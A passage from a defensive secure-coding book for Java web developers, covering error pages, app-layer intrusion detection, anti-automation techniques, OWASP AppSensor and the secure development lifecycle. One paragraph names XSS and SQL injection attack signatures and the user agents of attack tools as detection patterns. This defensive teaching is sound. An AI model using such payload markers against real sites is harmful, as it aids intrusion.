


FIGURE 9-2. A generic error page that does not display sensitive information

It is often helpful to provide a unique reference number for the error. Including a reference number provides engineers with an index to the exact error in the logs while not revealing too much information to the application user. This helps errors get resolved faster and with less effort, and that benefits everyone.

In addition to using generic error pages when Java exceptions occur, it is also prudent to define custom error pages for HTTP error codes to prevent the server's default pages (which often reveal server version numbers) from displaying (see [Figure 9-3](#)).




FIGURE 9-3. A *default 404 Not Found error page, which reveals the server version in use*

To define custom HTTP error pages, add the following to your `web.xml` configuration file:

```
<error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/error.jsp</location>
</error-page>
```

Unfortunately, you must add a separate `<error-page>` element to `web.xml` for each possible HTTP error code.

App Layer Intrusion Detection

This section reviews a variety of techniques that will give you visibility into when your applications are under attack. We will also discuss techniques to block scanners and other “dumb” automated attacks to help you separate the security event wheat from the chaff.

Monitoring and Intrusion Detection

If someone is attempting to conduct offensive operations against your web application, you want to know as soon as possible. Monitoring logs for anomalous events can often help to detect hacker activity as it happens. For his presentation, entitled “AttackDriven Defense,”⁹ Zane Lackey analyzed real-

world traffic to discover techniques to detect anomalous events and warn of attacks in progress. For example, using the Gmail Admin Audit API, Zane suggested logging and monitoring all changes to multi-factor settings for any user, creation of new admin accounts, promotion of any account privileges to admin, creation of mail forwarding filters, and more. Many of these events happen on an irregular basis but are extremely sensitive in nature. Zane also suggests logging, monitoring and alerting on successful or failed logins, and especially logins outside of a user's normal geolocation and time zone. Logging and monitoring these basic activities alone can give your incident response team timely warnings when application use falls outside the statistical norm.

Traditional network-based intrusion detection systems (IDS) typically focus on attacks below the HTTP layer and don't provide context within the application environment. However, adding meaningful intrusion detection logic with your application (that is, logging events that are received inside of your application framework) yields significant visibility into attack activity that traditional tools cannot see.

Detecting Obvious Attack Traffic

It's not possible to detect all automated attacks, but a very minimal rule set can help detect significant malicious activity. In "Effective Approaches to Web Application Security,"¹⁰ Zane Lackey discusses simple techniques for detecting XSS by searching for user input containing common XSS attack patterns, such as `alert()`, `document.write()`, `unescape()`, `String.fromCharCode()`, or the image tag with an invalid source attribute such as ``. The presentation also notes that even the simplest of SQL injection attack detection efforts, such as looking for `UNION ALL`, detects a shockingly high percentage of SQL injection attempts.

In addition, it's often possible to easily detect malicious tools themselves. For example, tools such as SQLMap, Havij, Acunetix, and others readily identify themselves with unique User Agent strings. These tools also often corrupt HTTP headers in ways that normal application traffic does not, such as modifying otherwise static cookie values. By looking for anomalies such as this, it's often possible to detect malicious traffic and block it with a minimum of false positive results.

Detecting Input Validation Violations of Immutable

Form Components

A fairly simple yet powerful way to detect early malicious activity against your web application is to detect when *immutable form components* submit data to your browser that is otherwise impossible to do via normal browser use. For example, what possible values can a user submit from a radio button group?



```
<input type='radio' value='yes' name='yesorno' checked='checked' />
<input type='radio' value='no' name=yesorno/>
```

A normal user of your website would only be able to submit *yes* or *no* as the possible radio button value. There is absolutely no way for one of your users operating a standard browser in a non-malicious way to submit a radio button with another value. If you received anything else, that would indicate that an attacker is using an intercepting proxy tool such as OWASP ZAP, Burp Proxy, Paros Proxy, WebScarab, Tamper Data,¹¹ or a similar tool, as we discussed in [Chapter 1](#). These tools allow an attacker to modify any aspect of the HTTP request, even request parameters that are normally immutable or have a limited list of selection choices in the browser. When processing form request server side, any time an immutable field is “violated” with an intercepting proxy, you know that you are no longer facing one of your happy users who is just trying to buy a nice lamp.¹² This violation occurs only when you are under attack. It is prudent to lock this user’s account or take some other action that is appropriate for your tolerance of risk.

Access Control Violations Revisited

An access control violation can either be normal day-to-day behavior of your application, or it can be a sure sign that someone is trying to elevate their privileges in some way. In UI code, programmers often make access control checks to see if a link or resource can be shown to the user. For example:



```
<%= JSP %>
<% if (user.hasAccess("admin_menu")) { %>
<a href="/admin/menu.jsp">ADMIN MENU</a>
<% } %>
```

A failure here is no big deal; the code just does not show the link if the user does not have the right access to see that link. Sometimes, an access control failure is *impossible* by normal application use and behavior, and you can react

to those events as being a probable attack. For example, suppose you had a delete user feature that was only available to admins. You would only show that button to admins:

```
 <%= JSP %>
<% if (user.hasAccess("delete_user")) { %>
<a href="/user/delete_user.jsp">DELETE USER</a>
<% } %>
```

On the server side, you must always check again to see if the user has a right to access the delete user feature. Because we did not even display this feature to a user without the right access, only an attacker could trigger a server side access control failure for this component. This indicates some sort of *forced browsing*, parameter tampering, or other malicious behavior.

```
 //server side processing
if (user.hasAccess("delete_user")) {
    deleteUser();
} else {
    //sound the alarm, only an attacker would be here
}
```

Defending Against Automated Attacks

Some of your attackers are incredibly savvy and skilled threat agents with deep offensive security skill and capability. Other “attacks” you may witness against your web application are simply “dumb robots” or turnkey security scanners that someone decided to aim at your application, “point and shoot” style, without configuration or expertise. Bad robot!

The *Web Application Security Consortium* (WASC) considers it a vulnerability when your web application is vulnerable to these turnkey, automated attacks.¹³ Other forms of automated attacks are a bit more intelligent and target public features such as brute-force attacks against your login or registration page, attacks to automatically purchase entertainment tickets that are in high demand (such as your local Justin Bieber¹⁴ concert), or scripting a purchase to make sure you are the first to win the right to purchase the next *woot!* bag of crap.¹⁵ Let’s discuss a few techniques to ensure that only *real humanz* are conducting sensitive operations against your web application!

Most of these anti-automation techniques are *not* perfect security. Although

this category of defenses does not include deep security controls, a few simple anti-automation techniques will at least allow you to filter out some threats easily so you can reduce the “noise” entering your application. This will hopefully free up your operations or incident response team to better handle the more savvy categories of attacks.

CSRF Tokens Revisited

The most fundamental anti-automation defense is Cross Site Request Forgery tokens. We discussed this in detail in [Chapter 5](#). CSRF tokens not only stop the threat of request forgeries, but also make it difficult for stateless automations to conduct attacks against your application. Unless an attack script can log in to your application and maintain session state with each request, Cross Site Request Forgery tokens are enough to stop stateless automation from making successful requests to your site.

Form Polymorphism

Another form of anti-automation is a programming technique called *form polymorphism*. As discussed in [Chapter 2](#), some brute-force scripts will often try to submit hundreds or thousands of login requests in a very short time in an attempt to compromise user accounts. These scripts are able to operate very quickly by submitting the same request parameters over and over with different values. For example, your login form likely has a username and password field¹⁶ and looks similar to the following:



```
<form action="/loginServlet">
    <input id="username" name="username">
    <input id="password" name="password">
    <input type="submit">
</form>
```

The point of form polymorphism is to randomize the names of the input parameters with each request in order to trip up automated scanners. Each time a polymorphic login form is requested, the server will reply with random names for the form fields:



```
<form action="/loginServlet">
    <input id="anrzxr3K6G" name="nLMvQPnuJJ">
    <input id="YQGqG8P8fn" name="4amna9LJbh">
    <input type="submit">
</form>
```

This will stop repeated attempts against the same parameter name set. Of course, automated attack scripts can be modified to circumvent this defense by first requesting a copy of the login form and then parsing out the randomized parameter names before each login attempt. However, even a *form polymorphism aware attack script* will be drastically slowed by the requirement to reload the page each time. Most forms of attack automation will not be able to circumvent this defense unless specialized code is written to understand this form of real-time polymorphism.

Honey Token Form Component

Another technique that may help stave off automated attacks is to use a honeypot. The goal of a honeypot is to trick automated scripts into filling form fields that normal humans would not be able to see or populate in any way. In your server-side code, you should always see an empty string or nothing at all for this component, depending on how you build this lure. This is similar to the goal of a CAPTCHA without the annoying usability hit that users must endure when faced with CAPTCHAs.

For example, you could add an additional form component, such as a text field, to your sensitive forms and then hide it with CSS by positioning the component off-page. The goal is to make this form component invisible to users, but still make it “fillable” by bots who scrape the HTML from your page and auto-fill all form fields with spam and similar. Automated registration bots will attempt to fill these “invisible” form fields because they are often not aware of CSS, or at least cannot easily recognize when styles hide a form component. Server side, when processing submissions, if this hidden parameter has a non-null value, you know it is a bot and you can safely (and quietly) reject that registration submission.

OWASP AppSensor

The OWASP AppSensor project¹⁷ is an open-source framework for real-time attack detection and response. That means your application can actually detect

intruders and protect itself! AppSensor performs a similar function to a network layer intrusion detection system, but operates at the application layer. AppSensor has three primary components:

- Detection points
- Analysis engine (and policy configuration)
- Response execution

Conceptually, the detection and response components live primarily within a custom application, while the analysis component is wholly provided by the AppSensor framework itself (though the policy must be configured). As a developer, the typical workflow is:

- 1. Instrument your application** Your application will make API calls (which are converted to JSON/REST or XML/SOAP calls by the framework) to notify AppSensor when a user performs a questionable or known-bad activity (for example, invalid login, XSS attempt, circumventing client-side validation). In AppSensor parlance, these calls are referred to as “detection points.” AppSensor provides a large list of useful detection points to get you going with ideas.
- 2. Configure the policy** The AppSensor analysis engine component uses an XML-based policy configured by the developer that specifies thresholds (X suspicious events in Y timeframe) for determining when a series of events constitutes an “attack,” thereby triggering a “response.” The types of responses are also configured in the policy.
- 3. Handle responses** AppSensor provides several response handlers out-of-the-box (to increase logging, log out the user, disable the user, notify an administrator, and so on), but developers can also design custom response handlers if needed for a particular application. There are two ways to receive responses: The application can either poll the analysis engine for responses or receive updates via WebSockets. This provides architectural flexibility necessary in many environments.

Let’s consider an example application to show how AppSensor works. The application feature we are considering is “view account record.” This application has a security control in place to prevent unauthorized access, but we additionally want to see if the user is trying brute force access and respond

automatically want to see if the user is trying brute-force access and respond accordingly:

```
@Path("/accounts")
public class AccountViewHandler {

    @Inject
    AppSensorClient ids;

    @GET
    @Path("/view")
    public Account findAccount(@QueryParam("id") String id)
        throws NotAuthorizedException {

        User user = UserContext.getCurrentUser();
        if(!user.isAuthorized(Data.Account, id)) {
            //user is not authorized

            //alert AppSensor
            Event event = new Event(
                new User(user.getUsername()),
                DetectionPoints.BRUTE_FORCE_ACCOUNT);
            ids.addEvent(event);

            //standard error handling
            throw new NotAuthorizedException(
                "Not authorized to access this account.");
        }

        Account account = accountDao.find(id);

        return account;
    }
}
```

Note that the application already had an authorization check in place. In addition, the code was modified to alert AppSensor of the user performing the event and the event type. The following example configuration uses AppSensor built-in response actions in order to respond to the event:

```
<detection-point>
    <id>BRUTE_FORCE_ACCOUNT</id>
    <threshold>
        <count>3</count>
        <interval unit="minutes">5</interval>
    </threshold>
    <responses>
        <response>
            <action>log</action>
        </response>
        <response>
            <action>disableUser</action>
        </response>
        <response>
            <action>disableComponentForSpecificUser</action>
            <interval unit="minutes">10</interval>
        </response>
    </responses>
</detection-point>
```

In this policy, if the user attempts three events of this type (the `<count>` element) in a five-minute span (`<interval>`), the first `<response>` will be taken and additional logging will be performed. If the user attempts six events (multiples of 3), the account will be disabled. If the user attempts nine in five minutes, the user's access to that component will be disabled for ten minutes. The policy is entirely configurable and custom response actions can be used.

The AppSensor framework allows your application to benefit from generic attack detection and response, meaning you don't have to build it. The framework is highly extensible and can be tailored to suit your application's and organization's needs. In addition to the detection and response features of the framework, there is also a reporting component that allows you to visualize the data, as well as APIs allowing you to access the data and visualize it however you like.

Summary

These mechanisms are all excellent ways to detect attackers, stop certain forms of automation, and leave a clear trail of evidence to investigate security incidents. But if these techniques are your only defenses to secure your web applications, then your application's security will quickly be like (as the old saying goes) wearing a fur coat and no knickers. Designing a secure application is building a complete suit of armor, with helmet, gauntlets, and all of the other accoutrements that go with it. Logging, intrusion detection, and anti-automation

techniques can give you incredible visibility into attacker behavior when implemented correctly, but they are just one piece of the complex secure software puzzle.



¹ <http://commons.apache.org/proper/commons-logging/>

² <http://logging.apache.org/log4j/2.x/>

³ www.slf4j.org/

⁴ https://www.owasp.org/index.php/How_to_add_a_security_log_level_in_log4j

⁵ We do not feel this project is production quality as of March 2014: <http://off-the-wall-security.blogspot.com/2014/03/esapi-no-longer-owasp-flagship-project.html>.

⁶ OWASP ASVS item 8.6, https://code.google.com/p/owasp-asvs/wiki/Verification_V8

⁷ <http://logback.qos.ch/>

⁸ www.slf4j.org/

⁹ www.slideshare.net/zanelackey/attackdriven-defense

¹⁰ www.slideshare.net/zanelackey/effective-approaches-to-web-application-security

¹¹ https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project; <http://portswigger.net/burp/proxy.html>; <http://sourceforge.net/projects/paros/>; https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project; and <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>, respectively.

¹² <http://shutupandtakemymoney.com/wp-content/uploads/2012/11/christmas-story-leg-lamp-300x250.jpg>

¹³ “Insufficient Anti-Automation” (WASC Threat Classification #21); <http://projects.webappsec.org/w/page/13246938/Insufficient%20Anti-automation>

¹⁴ www.forbes.com/sites/zackomalleygreenburg/2012/06/04/justin-bieber-sells-out-all-u-s-tour-dates-in-an-hour/

¹⁵ www.woot.com/offers/bag-of-crap

¹⁶ We hope it does *not* have a Remember Me field, as discussed in [Chapter 2](#).

¹⁷ https://www.owasp.org/index.php/OWASP_AppSensor_Project; Thanks to John Melton, the project leader and active coder for the OWASP AppSensor project, for providing this excellent overview of AppSensor on very short notice.



CHAPTER

10

Secure Software Development Lifecycle

This chapter is primarily intended to help you stop a *software insecurity disaster* before it happens. A *secure software development lifecycle* (SSDLC) includes a wide range of security processes and activities throughout the design, development, and live execution of your software. None of this is easy or scientific and although many organizations use similar processes to build secure software, the intricacies and culture of most organizations are very different, even among organizations that claim to use the same software building process. While process is often one of the “softer” topics in secure coding, it is also one of the most important—especially for large organizations.

The more mature your team becomes at implementing a secure software

development process, the earlier security bugs in your software can be addressed. Addressing possible vulnerabilities earlier in the lifecycle also saves money and brings down the overall cost to build a secure product. It is also critical to ensure that “fixed” security bugs are not reintroduced by rolling back code or because of a new programmer who is less skilled at secure development. Also, your software will be safer because fewer security bugs should really lead to fewer security incidents in your live software. Even when and if you do get breached, a mature SSDLC includes good incident response and has prepared software and other processes to make handling and managing a hacking incident a well-thought-out process.

Averting Disaster Before It Starts

What is more expensive? Investing in software security and the construction of secure software from the start? Or is it more expensive to pay for the recovery from a hacking event and the retrofit needed to prevent future attacks? It really can go either way. Are you feeling lucky, punk? In one camp, we have the cry of “Let’s get back to real engineering and be more careful about the security properties we’re building in to our software.” This camp thinks it is much more costly to recover from an exploit than to do the right thing in the first place. In the other camp, we have the cry of “Move fast and we can worry about security later or just pay for cybersecurity insurance or just wait to get hacked and pay for it then.” Really, it could go either way. Before making that decision, you have to make a clear inventory of your site and assess the overall risk faced by your application. In order to do this you must consider your assets, the possible motivations of an attacker, and the potential outcomes of a security breach.

Assets

Assets are things that are accessible through your website and might be of some value to an attacker. The types of assets your website handles will help you in understanding the motivations of a theoretical attacker. The following list is a sample of assets that an attacker might want:

- Money
- Credit card numbers
- Trade secrets

- Personally identifiable information (PII)
- Passwords or encryption keys
- Access to back-end systems

In addition to these assets, as the Internet of Things advances, you will need to consider actual physical devices that your web application can access. We have already seen presentations from security researchers on remotely hacking in to webcams and toys. The list of connected devices is growing to include cars, industrial equipment, and many other things we interact with on a daily basis.

Motivations

If your website has valuable assets or moves money, you will almost certainly be facing highly motivated and highly skilled attackers, and you had better invest in security. Likewise, we are seeing state sponsored hackers go after industrial and trade secrets. Why would a hacker want to attack your site? Consider the following possibilities:

- Money!
- Information
- To impersonate or stalk your users
- Shame you before the world (hacktivism)
- Personal/organizational vendetta (such as Anonymous vs. HBGary)
- LULZ (such as Anonymous vs. Scientology)
- Just to prove they can

Outcomes

What happens if you get hacked? If all you are doing is providing a forum for people to post cute groundhog pictures, then maybe it doesn't matter so much. But what happens when you have the biggest groundhog site on the Web and a security incident costs you thousands of dollars per day in lost advertising? The following are some possible outcomes of a hack:

- Money stolen
- Downtime causes lost revenue
- Trade secrets lost
- Regulatory fines/penalties
- Lose the trust of your users

Beyond mere money, there is another factor to consider—consumer confidence. Once you lose the trust of your users it is very difficult to win it back. Simply fixing the issues and increasing your security budget is not enough. Money cannot buy back lost confidence overnight. Long after the software is remediated, concerns and questions can linger in the minds of users for years. The currency of consumer confidence is long and steadfast dedication to your security goals. It is better never to lose it and the cost to restore it is astronomical.



TIP

When you get hacked, the “cost” from the event might not be monetary. Lost trust or lost morale can cause significant harm to your organization and is often hard to quantify. Estimating the true risks to your applications can be difficult. However, if you can quantify it to any extent, it can help you make a business case for more security resources. The fact is that almost nobody says security is not important at all, but just how much to apply, and where and when to apply it, can be difficult to know.

Team Roles for Security

Building secure software, especially complex software for a large organization, is a team sport. Many individuals need to collaborate effectively (often under great duress) in order to efficiently and accurately produce secure software. The main roles to consider are discussed in the sections that follow.

Role: Security and Software Architect

One of the most difficult roles in a software team is the role of the security *and* software architect. Not only does this individual need to be incredibly astute in his or her understanding of the complications of building software, but he or she also needs to be up-to-speed on software threats as well as critical defense patterns. This individual also needs to be able to communicate effectively with “the business” to ensure that proper business requirements can be translated into a working piece of software. The knowledge that this one role needs is so significant, most large companies have architecture “councils” or some other mechanism where more than one person serves this role. Hit any job bank with a search for “software architect” and you will see requirements that include:

- Deep mastery of modern web technologies even before they are invented
- Active engineer with experience building highly scalable web, web service, and mobile applications that have zero bugs
- Ability to build, communicate, and measure complex architectural designs while everyone else on your team has different ideas and throws stones at your ideas
- Team leadership qualities that support a software engineering culture that will find and retain skilled talent, even when you really can’t pay anyone anything close to the value of their skill set
- A passion for creating, building, and deploying extremely complex software even when management throws unrealistic and arbitrary deadlines at you
- Actively coding 20–40 hours a week while still doing other aspects of your job that are more visible to upper management
- A mastery of application security defense techniques and the ability to effectively mind-meld with all developers on your team to impart that knowledge in real time
- A masters degree or higher in computer science or similar and hopefully no longer paying off your six-figure college loan
- Fifteen years of active coding experience
- Ability to hide the often sociopathic tendencies of your best developers

from upper management

- Expertise in object-oriented analysis and design—such that you wake up each morning after a night of restless sleep with scattered notes and UML diagrams all over your bedroom
- Writing skills so amazing that your architectural analysis documents could be published into a Hollywood movie starring at least two A-list actors
- A belief that working 60 hours is a “light week”

We may have added a bit of snark in the preceding items, but clearly, this role is hugely important to the process. From a secure SDLC point of view, a software architect must be responsible for actionable secure coding standards and software tools/libraries that will enable a developer to efficiently write secure code. If your architect is more of an “armchair architect” and not in the mix actively helping set the standards and practices needed for secure software, then the chance of achieving your security goals is very low.

An architect can make or break a company. Companies, choose your architect wisely.

A company can make or break an architect. Architects, choose your company wisely.

Role: Project Manager

PMs want quality (and sometimes security) to be changeable, so they can sacrifice it when project runs late in order to make the schedule.¹

—Robert David Graham

The relationship between project managers and engineering staff is often tenuous. However, project managers play a crucial role in ensuring that budgets, time commitments, promised features, and necessary security engineering are achieved. When push comes to shove and commitments are looming, project managers often have the unfortunate role of deciding what gets cut. Often, PMs will decide to cut things that are less noticeable to management and customers. For example, cutting a major feature would be visible to all, but not polishing a certain feature might sneak through the cracks. And security vulnerabilities, especially nonfunctional (non-visible quality-centric) requirements, are something that can easily be pushed back in the schedule without management

or users noticing. The problem is that your adversaries will notice. Or that big client or company that wants to acquire your IP will insist on your software passing a security review before signing on the dotted line. This is why it is so crucial to budget time and resources for security activities, both before and during the development process. A good project manager will make sure that this often “invisible” need is clearly accounted for in a visible way before the team.

Role: Developer

While managers are managing and architects are architecting, someone needs to do the actual work of writing and maintaining the actual code. A great software developer is perhaps the most important individual when it comes to building secure software. When times are tough and budgets are lean, the best developers are the last to go. When emergencies happen and fixes are quickly needed in software, your best developers are the first ones you call. Developers, like any beautiful and delicate flower, need care, feeding, and occasional sunlight.² A talented developer who is uneducated about security, however, can be a disaster. They can rock out new code and features very rapidly, but will also introduce many vulnerabilities in the process! That is why it is critical that you buy several copies of this book and give one to each of the developers on your team. At the very least, ensure your developers already have the secure coding knowledge they need early on in a project’s lifecycle. We recommend that developers should at least be trained on the secure coding techniques that are relevant for their project and technology stack, and on how to use the tools and methods that were so painstakingly specified by your security architects. We have seen some companies that only give their developers this type of training after a breach or after security vulnerabilities are discovered in software. This is unfortunately far too late in the game. By the time a breach is actually discovered, training is scheduled and executed, and the bug is fixed, an attacker could be running roughshod through your application for weeks! The perfect time to train your developers about software security is at the beginning of the project—before the coding phase has begun.

Role: QA Tester

Most QA professionals are very well suited to verify the functional requirements of software. These are often the least technical members of your team because even non-techies can be effective QA professionals. At first glance a QA tester

just needs to be able to use and master your web application so it can be thoroughly tested for bugs. Admittedly, there are several levels of QA staff. Advanced QA staff leverage a variety of automation to assist in their task. The best QA staff are developers themselves, writing unit tests and other automation, and are fully integrated into the development staff.

Some software methodologies, such as DevOps, skip QA altogether and roll that process into development activities such as unit testing. One big mistake that many companies make is to believe that a standard QA professional can be turned into a penetration tester or other security professional overnight. While QA professionals are often the least technical members of your team, security professionals and penetration testers need to be some of the most technically advanced members of your team. It is not simple (nor sometimes even possible) to magically turn your QA staff into professional security testers.

Professional Security Tester

A penetration tester is a professional “good guy” hacker who ethically hacks your website and informs you of any vulnerabilities early in order to give you a chance to fix them before they “go live” and are exploited. This is one of the oldest information security professions and the need for these professionals has seen a huge upsurge over the last several years. Pentesters have the ability to dive deep into your website and discover vulnerabilities that automated tests are often not able to find, such as business logic (custom business processes) or sometimes access control vulnerabilities. These individuals are not inexpensive and are in high demand. Many pentesters work for small consulting firms and avoid working for large companies or firms. This is a challenge because the need for professional testing is far beyond the supply of experts in this field, and many new professionals are entering the security testing field without the right expertise. Perhaps the best way to create penetration testers is to start with experienced software developers and retrain them in the art and science of penetration testing. The insight gained from knowing how to build websites really helps when attempting to exploit them.

How do you know if the pentester you hired is thorough enough, skilled enough, and professional enough to be the right tester for your team? You hire an outside security firm and cross-check results against your own in-house team. If you had a health issue you would not dream of treating yourself and self-prescribing. At the very least you would seek a second opinion before consenting to expensive and potentially dangerous surgery. Why should security

be any different? An outside firm can (and should) review your security program and occasionally test your applications for holes your own team might have missed. More eyeballs are better to ensure the most comprehensive results are produced. Using an outside firm also helps mitigate threats from malicious actors *inside* your own company.

An important point to remember is that a security report with no negative results does not mean that your application has zero vulnerabilities. No penetration test can ever certify that. Even if some vulnerabilities were reported, chances are that there were others that were never discovered, either due to time constraints, negligence, or sheer obscurity. For those preferring an automated means of ensuring complete test coverage, the OWASP Code Pulse Project provides you with a way to monitor penetration tester activities and other black box (outside-in testing) activities against your website during the security testing phase.³

Security Throughout the Application Lifecycle

There are many software development lifecycle modalities, but they all share the same basic elements: design, develop, test, deploy. Mix all four elements and shake well (do not stir), and whoosh, you have DevOps, Agile, AgileOps, Extreme Waterfall, and so forth. Regardless of your chosen methodology, you still need to prepare for security, you still need to build with security in mind, and you still need to test for security. And hopefully, you are also deploying and handling runtime operations in a secure fashion. The fact that these steps need to be done does not change whether you are scrumming or still stuck in a waterfall model.

The more agile approaches often favor less documentation and more action. Unfortunately, this generally does not give the security architect anything formal to review and evaluate. Development may be significantly under way by the time the security architect is even engaged.

Until the day that every software developer has the knowledge of a security professional, any code delivered without security review incurs risk. Unreviewed code places the product in an indeterminate state where risk is impossible to evaluate.

For a more formal review of secure software development lifecycles, please check out BSIMM (Building Security In Maturity Model) and OpenSAMM (Software Assurance Maturity Model) from the OWASP Foundation.⁴ BSIMM is a study of many large organizations and the steps they take in trying to build

secure software. This study does not attest to the success of these methods, but the study and various steps described are very interesting, especially if you are a large company building very complex software projects. OpenSAMM is an open framework to help your organization build a custom software development lifecycle based on the specific security risks facing your software. Both of these models were birthed from the same group that forked into two different but interesting and useful paths. Both of these are worth reviewing if you are seeking information on more formal secure SDLC models.

Please note, the various secure-SDLC steps, which we will describe shortly, are not always meant to be accomplished in sequential order. Certain activities can and should be implemented in a continuous fashion throughout the software development lifecycle, depending on the type of software methodology or religion your organization subscribes to.

Security in the Software Development Lifecycle

Now that you have built your team, it is important to consider security at every stage of the software development lifecycle. At each stage, consider how you can best make use of the resources at your disposal.

Business Requirements

What does the business want out of the software you are tasked to build? Even “agile” teams need to start with some kind of business requirements. A good place to start in the construction of secure software is to capture the needs of the business. There are several critical aspects to a secure SDLC that are best handled at this stage. These include setting realistic expectations about how much time and budget can be allocated for security activities. If your company does not already have resources such as developer security training, static and dynamic analysis, and penetration testers, now is the time to plan for those.

Access control and authentication requirements should be determined at this stage. The questions your architects should be asking include: Is this a multi-tenant system? Do we have existing authentication services we need to integrate with? Do we need to support federation with other partners? Although it’s often preferable to handle technical security requirements at a later phase, capturing business requirements that affect authentication and authorization is critical at this stage because changing either of these mechanisms “late in the game” can be incredibly expensive.

Standards/Compliance

Some of the most visible security drivers for upper management are the various compliance standards such as PCI-DSS (credit card management), HIPAA (health care information management), Gramm–Leach–Bliley (financial information management), and various international privacy laws, especially in Europe. While these various standards are often criticized by security professionals as not being technically accurate or complete (and rightfully so), they are incredibly powerful business drivers for security that have painful financial consequences if not followed.

PCI-DSS is the payment card industry data security standard. If you are processing, storing, or using credit cards in your software, this standard applies to you. For more information, see

https://www.pcisecuritystandards.org/security_standards/. This standard defines which parts of the credit card information can be stored, and how those parts need to be encrypted when stored or transferred over a network.

HIPAA stands for the Health Insurance Portability and Accountability Act of 1996. HIPAA forces health care providers (and companies managing health care information of their workers) to ensure that certain privacy requirements are met. If a breach of health care data occurs, HIPAA defines rules for notifying patients whose data may have been compromised. The notification requirements provide a strong incentive for upper management to plan for security in advance, rather than suffer a potentially embarrassing disclosure if an incident occurs.

The Graham–Leach–Bliley Act is a massive financial reconstruction law that allowed large financial institutions to conduct various financial activities under one roof. That is all well and good for the bankers, but the part of the act that we as security professionals care about is that companies that offer consumer-centric financial services have to publicly disclose their information-sharing practices and take steps to protect consumer data.

The European Union is considering various regulations in Europe to ensure the privacy of its citizens. These potential regulations are some of the strongest ever to be proposed.⁵ The new regulations, if passed, will provide for a fine of up to 250,000 EUR, or up to 0.5 percent of a company's annual worldwide turnover, to anyone who does not protect personal data. Wince. Now *that* is going to get an executive's attention!

Technical Security Requirements for Developers

At the end of, or in sync with, design processes, it's time to tell the developers

just what needs to be coded. Developers need to be aware of high-level business requirements—and often this is where most companies stop. However, prescriptive technical security requirements can be a powerful force to corral developers into caring about security. Clear requirements, such as “ensure that all database queries are parameterized with bound variables” can have a powerful positive effect. Less clear requirements such as “make sure access control is implemented” often leave developers scratching their heads, or moving down a path that is not what you intended in the first place.

Technical requirements are often broken down into two or more major categories: functional and nonfunctional requirements. Functional requirements are visible requirements that can often be tested by a standard QA professional. From a security point of view, these visible requirements may look like: “Ensure that users provide their current password during the change password process” or “Ensure that the forgot password workflow follows these X steps” or “Make sure that only users with administrative entitlements are allowed to visit the main admin page.” The benefit of this level of functional security requirement detail is that these same requirements can be used not only to manage developers, but also to help build a detailed security testing plan that can leverage existing QA staff.

Nonfunctional requirements are a different matter. These are the hidden “quality-centric” requirements that do not translate easily in a clear testing plan for QA staff. A good example of a nonfunctional requirement that most developers have already heard is “make it fast.” Over time, performance requirements have matured from vague allusions to speed, to maximum page rendering times, transactional throughput, and total concurrent users, and sophisticated tools have been developed to ensure that these goals are met.

Nonfunctional requirements are built for developers, such as “Make sure that all queries are parameterized” or “Make sure that passwords are stored using salted PBKDF2-SHA256 with 2048-bit keys and at least 150,000 iterations.” It’s often not realistic to ask QA to verify these requirements. Often, you need a security professional to accurately verify these. It is easy to go overboard with nonfunctional requirements so a proper balance in detail is required. We want to ensure that the developer accomplishes the right security goal without forcing him down a path that may not be appropriate for the specific problem he is facing. However, good nonfunctional security requirements should at least force a conversation between developers and security architects about what security controls are needed, and sometimes this is all you need to move developers in the direction of secure software. Once developers understand what security controls are required and why they are important, most are intelligent and

diligent enough to see it through.

A good open source resource to help you start down the path of nonfunctional (and other) security requirements is the OWASP Secure Coding Quick Reference Guide and the OWASP Application Security Verification Standard (ASVS).⁶ Even though the OWASP ASVS standard is for “assessment,” we have also found it to be helpful when building security requirements for developers.

Implement Security Controls as Code Is Developed

One of the most important technical tasks a security architect can lead is to help build a secure coding library for that application (and hopefully for the organization). Do not write your security controls from scratch! Also, we advise that you do not depend directly on a third-party library for security. When you can, wrap those libraries beneath your own security API so different implementations can be swapped out for new ones over time. Very often, we ask developers to build security into their applications without giving them the tools or training to do so. This is a recipe for disaster.

The paragraphs that follow include several secure coding libraries or frameworks that may assist you in building your own security stack. Apache Shiro⁷ is an authentication and authorization framework and more. We are big fans of Shiro for its attribute-based access control. Apache Shiro is a “heavy” library and is a big investment in time to use. This will be the most difficult to “wrap” beneath our own Security API.

